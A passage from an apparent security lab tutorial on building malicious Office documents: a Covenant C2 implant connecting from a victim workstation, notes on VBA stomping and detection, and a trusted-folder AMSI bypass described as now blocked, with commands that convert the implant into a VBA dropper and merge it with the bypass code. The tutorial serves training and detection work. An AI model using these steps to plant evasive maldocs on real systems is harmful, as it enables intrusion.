
When we switch back to our Covenant dashboard, we see that our Covenant grunt has successfully connected:



And on the victim workstation, you can see Excel and the Covenant grunt (file.exe) running:




After you are done experimenting, please exit the grunt:



Step 4: Detection

Since the grunt and the VBA code is exactly the same as in objective 1, its behavior is exactly the same and the detection is also exactly the same.

A small remark while you have this document open on the victim workstation: If you launch the VBA IDE (alt-F11) and navigate to the ThisWorkbook module (password EPPlus), you will see the source code:



This is because the VBA IDE is capable of decompiling the compiled VBA code into VBA source code. If you would save this document now, it would no longer be stomped.

Objective 3: VBA and Microsoft Defender: Bypassing AMSI

In objective 1 and 2, we created maldocs with specialized tools that help with antivirus evasion by VBA purging and VBA stomping the document.

In this third objective, we will look at another protection mechanism and see how to evade it.

In objective 1 and 2, we tried to evade antivirus detection at file-scan-time: This means at the moment that the file is written or opened, right before we execute it.

Microsoft has added more protection mechanisms to Windows, like Antimalware Scan Interface (AMSI). While in previous objectives, the file itself was scanned by antivirus, the purpose of AMSI is to scan code right before it is executed. Office applications are capable of using AMSI: Right before the VBA engine will execute VBA code, the VBA code itself (or parts) are submitted by the Office application to the AMSI interface that will render a verdict: malicious or not. The VBA engine will only be called to execute the code, when the AMSI verdict is “not malicious”.

AMSI is an interface, not a scanning engine itself. When the AMSI interface is called to scan code, it will pass on the code to the antivirus engine for malware detection, and then relay the antivirus engine’s verdict back to the calling application (Word in this objective). Not all antivirus

programs do support AMSI. Windows defender does, but for example, McAfee VirusScan Enterprise does not (at the time of writing).

This means that for an attacker, depending on the environment, extra steps need to be taken to avoid detection by anti-malware. First there is the antivirus program itself, and then there is AMSI.

Various AMSI bypass techniques have been devised in recent years, but luckily for defenders, Microsoft is constantly updating its detection techniques, to thwart AMSI bypass attempts.


It is therefore not possible to present a working AMSI bypass technique that will work for the coming years, and we have decided to present one technique that is blocked by Microsoft nowadays, without causing application crashes. Many AMSI bypass techniques that have been rendered obsolete by Microsoft have the disadvantage that they manipulate the hosting applications' memory, causing application crashes when they fail. The technique we present here is simple to understand, and does not cause an application crash, just an alert dialog.

Step 1: Creating the AMSI bypass VBA code

Researchers at Outflank (the creators of Evil Clippy) have worked out a couple of AMSI bypass techniques a couple of years ago. One such technique relies on trusted folders: Trusted folders are folders that are not subject to AMSI scanning. Documents inside those folders are excluded from AMSI scanning.

The technique we will use here, will create a Word template with macros (.dotm). This template contains one subroutine (autonew) that is called each time a new Word document is created.

Here is the code to achieve this (file amsi-bypass-vba.txt):




When a Word document (.doc or .docm) containing this code is opened, it will execute when enabled (autoopen) and copy itself to the templates folder as a template (.dot or .dotm), revert to itself, and then create a new Word document.

This will result in the execution of subroutine autonew, but in the context of the template, not in the context of the original maldoc. Since the template is inside a trusted folder, the code executed by autonew will not be subject to AMSI scanning.

We will now manually create a Word document that uses this code and embeds our grunt from objective 1. We do this on our CommandoVM.

Use file2vbscript to create VBA code where the entry subroutine is named DoIt (this is the default, when option -e is not used):


```
file2vbscript.py -o -t GruntHTTP.exe GruntHTTP-word-vba.txt
```




Remember from objective 1, that option -o is used to create Office VBA code, and option -t to use the users' temporary folder to write file.exe.


Next, we merge the AMSI vba bypass code and the VBA code with our grunt:

```
copy amsi-bypass-vba.txt + GruntHTTP-word-vba.txt GruntHTTP-word-vba-amsi-bypass.txt
```



You can inspect the generated VBA code with Notepad++, for example:







Notice that subroutine autonew calls DoIt, and that DoIt is the entrypoint of our grunt dropper.

Step 2: Creating the document


The tool Hot Manchego creates Excel spreadsheets; it is not capable of creating Word documents. We will create a Word document in this objective, as to not repeat the exact same steps as previous objectives. This time, we will embed the VBA code manually.

Launch Word and create a new document:

